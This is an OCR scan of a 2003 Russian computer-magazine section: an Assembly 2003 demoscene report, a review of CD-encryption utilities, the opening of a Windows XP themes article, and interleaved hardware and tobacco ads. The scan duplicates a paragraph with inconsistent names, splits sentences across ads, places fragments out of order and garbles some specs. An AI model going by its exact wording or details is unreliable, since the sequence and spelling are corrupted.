Скажу сразу: я предвзято отношусь к творчеству группы Morri productions. Во-первых, мое становление как сценера происходило под просмотр их демок. Во-вторых, они всегда были на один шаг впереди остальных групп в плане дизайна. Поэтому ix не порадует любителей жестокого программирования (к тому же, Morri уже давно все делают в своей программе DemoraJa), но меня, как дизайнера, она весьма порадовала. Интересный сюжет, приятные персонажи, своеобразный подход к графике. Но самое главное то, что все это сделано под очень хороший саундтрек от Sumo Lounge. Всем смотреть!



Your Reliable Partner
www.abit.ru



OTES

IC7-MAX3

Новая Эра Стабильности



**MAXIMUM POWER
IC7-MAX3**

- ABIT Engineered OTES™
- Безопасность влэжк данных Secure IDE
- 6 SATA 150 RAID (0+1 / 0+1)
- 4 Dual DDR 400 с поддержкой ECC
- Поддержка ABIT Game Accelerator™
- Intel® Hyper-Threading Technology = PAT
- Intel® Pro/1000 CT Network Connection
- 3xIEEE1394 / S/PDIF In/Out / AGP 8X / 8xUSB 2.0
- 4-фазное питание / 6-канальный звук
- Поддержка Media XP™ / SerialI2™ / FanEQ™



**MAXIMUM
ПРОИЗВОДИТЕЛЬНОСТИ
KV7**

- Socket A / FSB 400 / DDR400
- Поддержка VIA KT600/8237
- 2 SATA 150 RAID / AGP 8X
- 10/100 LAN / USB 2.0
- S/PDIF Out/ 6-канальный звук
- Поддержка Технологий ABIT Engineered™



**MAXIMUM ОХЛАЖДЕНИЯ
Siluro™ FX5600 Ultra OTES**

Новейшая система охлаждения OTES™

- nVIDIA GeForce™ FX 5600 Ultra GPU
- GPU clock 400MHz
- 128Mb DDR SDRAM
- AGP8X / DVI-I / TV-OUT / VGA-Out
- CineFX™ 2.0 Engine / nView™ Multi-Display
- Технология Intellisample™
- Поддерживается DirectX 9.0 & OpenGL 1.4



Intel® PRO/1000 CT Network Connection
Achieve 1X Gigabit performance through Communication Streaming Architecture and enable ASP 3.5-based secure remote management with the Intel® Ethernet Controller.



Citilink Co
Tel: 7-995-145-25-45
Fax: 7-995-145-25-45
E-mail: info@citilink.co



Zehram
Bankia
Tel: 7-995-155-1555
E-mail: info@zehram.ru



Elsie
Tel: 7-995-155-2555
E-mail: info@elsie.ru



Lizard
Tel: 7-995-155-4555
Fax: 7-995-210-30-95
E-mail: info@lizard.ru



OLDI
Tel: 7-995-155-61-61
Fax: 7-995-210-30-95
E-mail: info@oldi.ru


PC_Zone

ASSEMBLY 2003 REPORT

night_ / neonray@omoma.ru

Zoom 3 by AND

Незадолго до Assembly 2003 в русском сегменте сцены начали ходить слухи о том, что следующая работа воронежского демомейкера AND'a (первое место в 64kb intro compro на Assembly 2002) будет похожа на еще не вышедший Doom 3, да еще в 64 килобайта. Это только разжигало наше любопытство. И поэтому, когда последней работой в 64kb на этой Assembly объявили Zoom 3 (обрати внимание на название), зал замер в ожидании. И что же мы увидели? А увидели мы, в общем-то, очень хорошую интру, с коридорами в духе будущего Doom, чем-то похожей атмосферой, хорошим 3D и освещением (очень похожим на будущий Creed, в создании которого AND и принимает непосредственное участие). И, возможно, Zoom 3 могла бы стать неким эталоном в 64kb intro, если бы не одно "но": уж слишком она была похожа на его прошлую работу (Squish). Конечно, Zoom 3 более технологична, более интересна и стремительна. Но она вторична. Тот же транс, те же решения переходов и очень похожая атмосфера. И даже использованный синтезатор голоса (кстати, из Windows) не перевел работу AND'a на более качественный уровень. Ну, разве что, отчасти.




Анну пришлось биться с Филом. Мини-бэттл, типа. Фил решил атаковать, но в самый интересный момент убежал и вернулся спустя полчаса, совершенно никакой. "We just smoked a pipe with Finnish guys. It was great". "Да... - говорю я. У нас нет шансов покорить эту девочку. Я слишком стар, а ты слишком убит". Game over. Пора идти на Assembly. Она на следующей строчке, под названием "Собственно демки". Что ж, эта пати всегда ими славилась.

<Собственно демки>

Удивительно, но я просмотрел почти все самые главные компо на Assembly. Не скажу, что все они были хороши. Так, совершенно никакими были в этом году Wild demo compro и Animation Compro. В 4kb intro понравилась

ix от Morpi productions


Скажу сразу: я предвзято отношусь к творчеству группы Morpi productions. Во-первых, мое становление как сценера происходило под просмотр их демок. Во-вторых, они всегда были на один шаг впереди остальных групп в плане дизайна. Поэтому ix не порадует любителей жестокого программирования (к тому же, Morpi уже давно все делают в своей программе Demora), но меня, как дизайнера, она весьма порадовала. Интересный сюжет, приятные персонажи, своеобразный подход к графике. Но самое главное то, что все это сделано под очень хороший саундтрек от Sumo Lounge. Всем смотреть!



только работа-победитель. В 64kb intro были всего две работы приемлемого уровня, поэтому наш воронежский герой сцены AND с его блокбастером "ZOOM 3" порвал всех на их финский флаг. Больше 18000 очков – это просто рекорд на пати. Что тут говорить, "ZOOM 3" определенно хорош. Скачай себе и подумай, как он все это записал в 64 килобайта. Вот вам, хакеры, задачка на выходные. А я между тем перейду к своей любимой номинации – combined demo compro. Уж больно она хороша была в этом году. Впрочем, как всегда. Morpi productions порадовали всех дизайнеров своим новым произведением "ix" – демкой-аппликацией под фирменное качественное звучание от sumo lounge. Kewlers затащили к себе Visualice'a и сделали репродукцию картин Сальвадора Дали, в исполнении главного художника сцены. Честно говоря, сам Вижуалис на пати выглядел довольно убито. Наверное, потому, что рисовал еще для 64kb intro от Kewlers и для fr-031 от Farb-Rausch. А может просто он такой всегда. Visualice – он такой один. Также порадовали Melon dezign и Doomsday своими стейбными стилизациями под Nintendo и Lego соответственно. Очень хорошие трипы устроили Komplex & MFX. Первые во фракталы, вторые – в наркотический клубный угар. Хорошие демки были также от ASD и наших соотечественников PUSH intertainment. В общем, что я тут заливаю – качай, сам потом поймешь.

<Впечатления>


Пожалуй, впечатления от поездки на эту Assembly можно выразить одной фразой – уезжать очень не хотелось. А если поглубже? К черту демки. Не в них дело. Дело даже не в масштабе самой пати. Дело в атмосфере. В людях, в настроении, в общении. Вспоминаю, как познакомились, общались, плутали по Хельсинки, ходили за пивом на заправку, укрывались от дождя под остановкой с целой кучей народу, сдавали бутылки, спали в мешках, строили из себя идиотов, получали призы за наших, радовались победе AND'a, критиковали работу AND'a, хвалили AND'a. Вспоминаю Сири, Анну, Силию, Краку, Сиву, Раймо, остальных. Черт побери (perkele), а ведь это был второй раз. Значит, эмоций должно быть меньше. Но нет, их столько, что не хватит ни Хакера, ни Спеца, ни Хулигана, ни всех их вместе



f031: faded memories от Farbrausch

Незадолго до Assembly 2003 на сцене начали поговаривать о том, что немцы Farbrausch привезут свою новую демку на эту финскую пати. Честно говоря, многие с нетерпением ждали, что же все-таки сделает эта культовая группа (после феноменальных fr08, fr19 и fr25) в этот раз. Все надеялись хоть на маленькое, но чудо. Результат оказался гораздо прозаичнее. Получилась эдакая типичная демо, с не лучшей музыкой Vik'a, да еще и с графикой от Visualice. И если у Kewlers, Visualice еще как-то пытался разнообразить свое творчество, то здесь его типичный стиль. Тот же самый, что был практически во всех демках Naujobb с 1999 по 2002 годы. Конечно, если ты не видел ни одной демки Naujobb, то эту работу можно посмотреть, и она, возможно, даже понравится. Но мне, честно говоря, совершенно неинтересно смотреть одно и то же в двадцатый раз. К сожалению, чуда не произошло.

взятых, чтобы описать, как я хочу туда вернуться. Снова погрузиться в мир безумства, карнавала и компьютерных фриков, для которых все четыре дня пати сливаются в один, но самый лучший.



«Стремись к совершенству во всем».
Из письма лорда Честерфилда от 24 мая 1750 г.

ТЕМНЫЙ ТАБАК **БЕРЛИ**
НАСЫЩЕННОСТЬ ВКУСА
CHESTERFIELD

Ночами его золотисто-коричневые листья овеивает холодный горный воздух, а днем обжигает яркое солнце. Отборные листья складывают в амбары для просушки, и табак приобретает густой аромат горной ночи. Насыщенный вкус Берли гармонично сочетается с теплым, пряным ароматом Виргинского и бархатистой мягкостью Восточного. Так рождается неповторимый вкус Мягкого Золотистого Табака Chesterfield.

ЭТО – УДОВОЛЬСТВИЕ
МЯГКИЙ ЗОЛОТИСТЫЙ ТАБАК



ТОВАР СЕРТИФИЦИРОВАН

МИНЗДРАВ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

PC_Zone

CD ПОД ЗАЩИТОЙ-2

A.P. \$lash (ap-slash@tfs.kiev.ua)

CD ПОД ЗАЩИТОЙ - 2

"Если у вас нет мании преследования, то это еще не значит, что ОНИ за вами не наблюдают". Как раз по этому поводу в июньском номере журнала проходил торжественный парад полезных утилит для защиты софта и документации. Всем хороши программы - и алгоритмы шифрования на уровне, и внешний вид не подкачал. Одно плохо - чтобы проверить содержимое своего компактa на чужом компьютере, нужно заново устанавливать необходимую для этих целей прикладу. В своей квартире ты сам себе Линукс Торвальдс, но за ее пределами существует масса излишне подозрительных приятелей, рассудительных преподавателей и усталых админов. Есть такая болезнь - хламифобия. Это когда не хочется пускать на свою машину левый софт. Так как от нее никто не застрахован, смиришься. Если ты в гостях и нужно срочно посмотреть защищенные файлы, постарайся обойтись без дополнительных инсталляций. И хозяин вожаемой машины волноваться не будет, и у тебя забот поубавится. Ничего сложного в этом нет. Сейчас поищем подходящие утилиты.

КАК УБЕРЕЧЬ ИНФОРМАЦИЮ НА КОМПАКТЕ

<ПОСТАНОВКА ЗАДАЧИ>


Идеальный пример необходимой нам программы - любой ближайший банкомат. Чтобы проверить остаток на счету, ты вставляешь в него карточку и набираешь PIN-код. Все, больше ничего делать не нужно. Две-три кнопки нажал, рычаг дернул, свободен (через пять минут опомнился, вернулся к банкомату, забрал карточку). Таким образом, программа должна лежать в автозагрузке, при запуске запрашивать пароль и расшифровывать файлы. Желательно, чтобы не оставляла после себя никаких следов - не засоряла список последних открытых документов и временные каталоги, а также не бросала свои библиотеки в системную папку Windows (о, майн гот... Этого еще не хватало!). Само собой, она должна быть достаточно скромной в размерах. Пусть на компакте останется побольше свободного места - со временем найдешь, чем его заполнить. И последнее - минимум настроек. Чем она проще в обращении, тем быстрее ты получишь доступ к файлам. Вспомни, какие очереди выстраиваются у банкоматов. Все потому, что кнопка там не одна. Народ мучается.

<CD-Lock>



Знакомьтесь - один из героев июньского номера. Собственно говоря, с этой программы все и началось. По заверениям разработчиков, CD-Lock в состоянии защитить любой съемный носитель информации. Месяе полиглот, он опекает дискеты, USB-диски, CDR, CDRW и DVD. Схема элементарная - файлы будут зашифрованы при помощи Blowfish, а их имена самым варварским образом исковерканы до неузнаваемости. Если в системе

установлен движок от Roxio, программа запишет результат работы на компакт. Если нет - ничего страшного, это можно сделать самостоятельно. Помимо файлов, на диске появится специальная утилита Unlock.exe, которая при запуске проверяет пароль и открывает доступ ко всей информации. Чтобы завершить работу с программой, просто нажми на "Eject" и вытащи диск. Все, файлы теперь недоступны, и сессия считается закрытой.



CD-Lock - новый диск


С одной стороны, программа работает, как и заказывали. Но есть несколько неприятных моментов. Первый (самый серьезный) - если под 2000 и XP информация расшифровывается на лету, незаметно для пользователя, то Win98/Me такой возможности лишены. Все нужно делать вручную, причем файлы временно сохраняются на диск, а это уже куда не годится. И еще важно помнить о том, что CD-Lock не различает обыкновенные и защищенные файлы. Unlock.exe пытается расшифровать все, что есть на компакт, поэтому одновременно доступны либо те, либо другие. Его интерфейс - отдельная печальная история. Чтобы добавить файлы на компакт, CD-Lock открывает Проводник и периодически корректирует его размеры, стараясь создать иллюзию слаженной работы обеих программ. Выглядит забавно. И за чтением их справочного файла не соскучишься. Цитирую: "CD-Lock умеет это, это и это. Правда, круто?" Несерьезные ребята. Зато программа поддерживает скины. Ура! Жаль, что они не озвучили кнопки. Было бы логично.

<Encryption Plus CD-ROM>



Более серьезный вариант. Если верить справочному файлу, фирма набирает обороты с 1984 года и все это время по мере сил старается защитить несчастного пользователя от сетевых безобразий. Принцип действия все тот же - файлы уходят на растерзание к Blowfish и складываются в заранее указанный каталог. Разработчики (компания PC Guardian) в основном ориентируются на крупные шароварные проекты, хозяева которых рассылают пользователям компакты с демонстрационными версиями. Такие клиенты - большая ответственность. Они могут расстроиться, если какой-нибудь Михалыч с бодуна хакнет их защиту в HEX-редакторе Нортон. А так как проект до сих пор на плаву и жалоб не поступало, нам тоже не о чем волноваться.

Запуск Encryption Plus, открывай настройки (кнопка Settings), включай воображение. Тебе понадобится ввести две числовых последовательности - Privacy code (его использует алгоритм шифрования) и Master password (пароль для входа в программу). Encryption Plus CD-ROM позволяет создать три вида защищенных компакт. Единственное, чем они отличаются - способ авторизации конечного пользователя. Способ номер первый тебе уже знаком - вставляешь компакт, стартует программа, вводишь пароль и работаешь в свое удовольствие. Специально для работников шароварного фронта предусмотрены два дополнительных бонуса - отправка запроса на получение пароля хозяину диска (Remote Activation) и привязка к определенному компьютеру (Workstation Authentication). Отправка запроса - штука нехитрая. Программа на компакт выдает уникальный для твоей машины код и сообщает: "Для получения ответного пароля свяжитесь с хозяином по этому телефону"



Encryption Plus CD-ROM - в цеху кипит работа

Домашняя страница

www.cd-lock.com

Установочный архив (St. Louis) (497,138)
www.cd-lock.com/cdl.exe

Зеркало (Boston) (497,138)
<http://pc-magic.com/cdl.exe>



**FORCE
COMPUTERS**

250 МОДЕЛЕЙ НОУТБУКОВ
в наличии DVD-DRIVE или опционально НОУТБУК

ROVER BOOK первый взнос \$ 75 **\$ 753**

HP Voyager B415L

- C-1700MHz/128 Mb DDR
- 20 Gb UDMA/24x CD-ROM
- FDD/56-128/32 Mb Video
- LAN 10/100/Modem 56K
- 14" TFT 1024x768

- 3000 НАИМЕНОВАНИЙ ТОВАРОВ**
- ГАРАНТИЯ 2 ГОДА**
- Замена товара в течение 2-х недель
 - Скидки до 15%
 - Индивидуальная конфигурация
 - Заказ по телефону
 - Бесплатная доставка
 - Мобильный сервис
 - Бесплатный выезд

www.forcecomp.ru
ИНТЕРНЕТ-МАГАЗИН

2.2 GHz первый взнос в кредит \$ 38 **\$ 388**

- 256 Mb DDR PC-2700
- 80 Gb UDMA-133 7200 rpm
- CD-ROM 54x MITSUMI
- SOUND CARD 128
- 64 Mb DDR 3D AGP 4x
- ATX 300W

МОНИТОР В КОМПЛЕКТЕ **ROLSEN 17"**
1600x1200@75Hz TCO99

2.4 GHz первый взнос в кредит \$ 41 **\$ 418**

- 256 Mb DDR PC-2700
- 80 Gb UDMA-133 7200 rpm
- CD-ROM 54x MITSUMI
- SOUND CARD 128
- 64 Mb DDR 3D AGP 4x
- ATX 300W

МОНИТОР В КОМПЛЕКТЕ **SAMSUNG 17"**
1280x1024@65Hz TCO99

2.67 GHz первый взнос в кредит \$ 64 **\$ 648**

- 256 Mb DDR PC-2700
- 80 Gb UDMA-133 7200 rpm
- CD-RW 52x/24x/52x LG
- SOUND CARD 5.1
- 128 Mb DDR GeForce 4 TV-out
- ATX 300W

МОНИТОР В КОМПЛЕКТЕ **SAMSUNG 17" FLAT**
1280x1024@65Hz TCO99

ЭКОНОМЬТЕ
на покупке в кредит
10% + 10% = 10%
30 дней, первый взнос - месяцев

СУПЕРПОДАРКИ
каждому покупателю

SECURITY

• ПРИНТЕР ЦВЕТНОЙ СТРИЙНЫЙ
• АКУСТИЧЕСКАЯ СИСТЕМА

ПОДАРОК

с 20 по 30 сентября
по адресу ул. Большая Каменщики 21/8
Каждому покупателю ПОДАРОК:
ПРИНТЕР + КЛАВИАТУРА + МЫШЬ
АКУСТИЧЕСКАЯ СИСТЕМА

© "ТАГАНСКАЯ" Б. КАМЕНЩИКИ, 21/8 (20 сентября - открытие)
© "ВДНХ" - новый выход ЗВЕЗДНЫЙ БУЛЬВАР, 10
© "БЕЛОРУССКАЯ" рад. ЛЕНИНГРАДСКИЙ ПР-Т, 2

775-66-55
единая справочная служба

PC_Zone

CD ПОД ЗАЩИТОЙ-2

A.P.\$lash (ap-slash@tfs.kiev.ua)

(номер)". Владелец диска запускает специальную утилиту, вводит код своего компьютера и отправляет пароль. Workstation Authentication меньше докучает пользователю. Привязку к определенной машине осуществляет установочный пакет, который при первом запуске запоминает отличительные приметы целевого компьютера. Все, больше никаких вопросов. После этого работаешь со своим диском, как и с любым другим компакт. Во всех трех случаях в системной панели появляется иконка специального драйвера, который отслеживает обращение к файлам и, по необходимости, занимается расшифровкой.

Домашняя страница


www.pcguardiantechnologies.com/Encryption_Plus_CD-ROM

Установочный архив (2,518,113)
[ftp://ftp.jaring.my/pub/simtelnet/win95/security/epcwt4a.zip](http://ftp.jaring.my/pub/simtelnet/win95/security/epcwt4a.zip)


Справочный файл для администратора программы (399,640)
www.pcguardiantechnologies.com/Encryption_Plus_CD-ROM/EP_CD-ROM_4_2_2_Administrator_Guide.pdf

Краткое руководство для пользователя (19,181)
www.pcguardiantechnologies.com/Encryption_Plus_CD-ROM/EP_CD-ROM_4_2_2_Quick_User_Reference.pdf

<CryptCD>



Три панели, разделенные сепараторами. Сейчас уже трудно сказать, откуда пошла мода на подобный стиль интерфейса, но вариант не устарел. Аккуратно выглядит, приятно работать. Целевая аудитория - без ограничений. СcryptCD будет одинаково полезна для всех. Никаких дополнительных вариантов авторизации, ничего лишнего. Файлы на компакт маскируются под стандартный дистрибутив безымянной приболуды, но на самом деле устанавливать ничего не нужно. Вставляешь диск, после чего запускается setup.exe (имя программы можно изменить в настройках) и запрашивает пароль. Основная фишка СcryptCD в том, что файлы не просто будут зашифрованы. Из них формируются произвольное количество DAT-файлов по 2 / 3 / 253 документа в каждом. Имя и расширение для этих файлов можно назначить любое. Например, имя VIDEO и расширение AVI для непосвященного человека превращают компакт в коллекцию битых видеороликов. Если пароль введен без



СcryptCD - формируем содержимое будущего диска


ошибок, откроется встроенный просмотрщик. Напоминает Проводник, но возможностей на порядок меньше. Есть только самое необходимое - просмотр, "открыть с помощью...", экспорт и свойства. Кстати говоря, экспорт при подготовке компакта можно и запретить. Загляни в настройки (меню Settings). Опциональная чистка Recent Documents (перечня открытых документов), удаление выбранных для записи файлов после закрытия программы, ввод пароля, запрет на экспорт информации с защищенного диска. На досуге можно побаловаться с параметрами маскировки (CD Start-up Settings). Стартовый экран псевдоинсталляционной программы настраивается вдоль и поперек, от титульной надписи до логотипа. Одно непонятно - есть возможность добавить окно с лицензионным соглашением. Казалось бы, неплохой отвлекающий маневр, но почему оно отображается ПОСЛЕ успешного ввода пароля? Разве что использовать его для создания каких-нибудь заметок? "Купить дрожжи, выгулять Шарика". Ладно, не будем отвлекаться. Не забудь ознакомиться с контекстным меню в списке файлов, подлежащих записи на компакт. Оно позволяет настроить уровень шифрования (полный/быстрый) и выбрать его разновидность (BitCrypt/Scramble).

Домашняя страница

www.timesavesoftware.com/cryptcd.php

Установочный архив (1,366,478)
www.timesavesoftware.com/s122302.exe

<SafeCD>



Последняя программа - хотя бы недоразумение, честное слово. Я с самого начала обратил внимание на то, что ее иконка мне знакома. Пригляделся и обомлел. Это же точная копия СcryptCD! Да, внешне они сильно отличаются, ноprin-

цип работы, перечень возможностей и даже текст диалоговых окон похожи до неприличия. Последняя на сегодняшний день версия СcryptCD датирована августом этого года. SafeCD появилась в феврале. "Кто у кого увел коня?" Домашняя страница разработчиков (Bashum Software) не отвечает. Кино и немцы. Ясно одно - раз программа до сих пор пользуется спросом, значит она того стоит. Интерфейс у SafeCD, на мой субъективный взгляд, немного удобнее, да и выглядит она красивее своего двойника. При прочих равных



SafeCD - совершенно секретно

- стоит попробовать. Пробежимся по основным отличиям. Первое, что бросается в глаза - выбрать между BitCrypt/Scramble уже нельзя. Уровень шифрования тоже не поддается настройке. Стартовый экран установочной программы не поддерживает никаких изображений - фоновая картинка и логотип отменяются. Документы на компакт уже нельзя открыть с помощью произвольной программы - используется та, что была назначена данному типу файлов по умолчанию. Ах, да... Экспорт запретить невозможно. Казалось бы, ничего интересного, просто убрали пару-тройку опций, но у SafeCD есть и свои особенности. Скажем, проверить работу дешифратора можно на месте, не отходя от кассы (пункт меню File - Preview CD). В случае с СcryptCD нужно было нажать на кнопку предпросмотра уже после создания всех необходимых файлов. Да, принцип один и тот же, но выглядит проще и понятнее. Когда стартует компакт, SafeCD умеет показывать не только стандартный диалог для ввода пароля, но и его расширенный вариант. В нем целых три поля, озаглавленные Code 1, Code 2 и Code 3, чтобы окончательно запутать потенциального противника. На самом деле только третье поле принимает и анализирует пароль. Вот такие пироги. Один лишь интерфейс по-настоящему влияет на выбор между этими двумя близняшками.

Домашняя страница (не отвечает)

www.bashum.com/safecd.php

Установочный архив (2,632,591)
<http://download.guiaisoft.com/5300/5290/11364/safe-setup.exe>

Так какую программу следует выбрать? Уверен, что ты уже и сам все решил. CD-Lock позволяет зарегистрированным пользователям добавлять на защищенный носитель новые файлы (разумеется, если это не CDR), однако его скины и манера таскать за хвост виндовый Проводник - на любителя. У Encryption Plus CD-ROM есть несколько полезных вариантов авторизации, но далеко не всем они пригодятся. СcryptCD - идеальный вариант для домашнего пользования, но кому-то SafeCD может показаться более привлекательным (хоть и мертвечким - проект больше не развивается). Выбирай любую и работай со своим компактом сколько душе угодно, а все прочие пусть довольствуются корешками на его коробке.



Наконец-то появился компьютер, для тех, кто все делает одновременно

Компьютер

АРЕК PC GALACTIC

на базе

процессора

INTEL® PENTIUM® 4

с технологией **HT**



Компьютер АРЕК PC GALACTIC построен на базе самого современного процессора **INTEL® PENTIUM® 4** с технологией **Hyper-Threading**, который специально разработан для достижения максимальной производительности и обеспечивает одновременную работу с несколькими приложениями с высокими требованиями к вычислительным ресурсам: при развлечении – высочайшая реалистичность изображений и скорость отклика при игре; потрясающее качество при воспроизведении цифровой музыки и при обработке цифровых изображений; при создании цифрового видео возможность применять спецэффекты и технологии доступные ранее только профессионалам



www.del.ru

Компьютер АРЕК PC GALACTIC повысит продуктивность работы и степень Вашего удовольствия

Центральный офис:

корпоративные и розничные продажи

М Белорусская (кольцевая), тел: 250-55-36, 250-44-76

info@del.ru

Розничные продажи:

М Савеловская, ВКЦ «Савеловский», тел: 788-00-38

М Шоссе Энтузиастов, КЦ «Буденовский», тел: 788-19-65



PC_Zone

СТИЛЬНЫЕ ОКНА

Фленов Михаил (smirandr@mail.ru, www.cyd-soft.com/vr-online)

ВИЗУАЛЬНЫЕ ТЕМЫ В WINDOWS XP

Тебе надоели стили XP, которые встроены в Windows? Тебя, как и меня, бесит зеленая кнопка "Пуск"? Надо что-то с этим делать! Сегодня мы этим и займемся! Разберем по полочкам, как работают стили XP, из чего они состоят, и как их редактировать.

СТИЛЬНЫЕ ОКНА

<НЕМНОГО ИСТОРИИ>

Всеми (не)любимая ОС Windows изначально создавалась как графическая оболочка для MS-DOS, но потом эта обертка превратилась в полноценную операционную систему. Для упрощения и стандартизации пользовательского интерфейса, MS внедрила в Windows набор своих собственных элементов управления. Он преследовал нас с 90-х годов и со временем практически не изменился. Элементы управления оказались удобной вещью для всех, в том числе и для программистов. Достаточно было написать в своей программе, что в определенном месте нужна кнопка, и она появлялась именно там. Обработка самой пимпы оставалась на совести ОС Windows. Но не в этом заключается основная причина того, что в большинстве приложений мы наблюдаем однотипный интерфейс. Программа, которая претендует на логотип "Designed For Windows", должна соответствовать определенному своду правил, среди которых - требование не выпендриваться, а использовать встроенные в ОС элементы управления. Одно из самых распространенных средств разработки - VC++, в своем визуальном дизайнера только их и поддерживает. Вот почему на протяжении добрых десяти лет мы пользо-

вались 16-цветными контролами, прямоугольными кнопками, а также остальными страшными прибабасами пользовательского интерфейса.


<ГДЕ ЭТО ВИДАНО?>

Все стандартные элементы управления находятся в библиотеке ComCtl32.dll, именно ей мы должны быть благодарны за такое однообразие. До появления Windows XP мы даже не заметили, как мимо проскочило пять версий, потому что изменения в них были минимальны и в глаза не бросались. Лишь в 6 версии MS значительно перелопатила библиотеку и позволила рядовому юзеру создавать свои темы для контролов.

Все бы хорошо, но для отображения старых программ, у которых отсутствует специальный манифест, Windows XP не будет использовать продвинутый вариант интерфейса. Это связано с тем, что библиотека может работать в двух режимах: старой версии и новой. По умолчанию используется устаревший вид контролов из User32.dll и ComCtl32.dll 5 версии. Только если в программе содержится специальный манифест, позволяющий использовать стиль XP, окна разрешат работать в продвинутом режиме.

<ПЕРЕНОСИМОСТЬ>

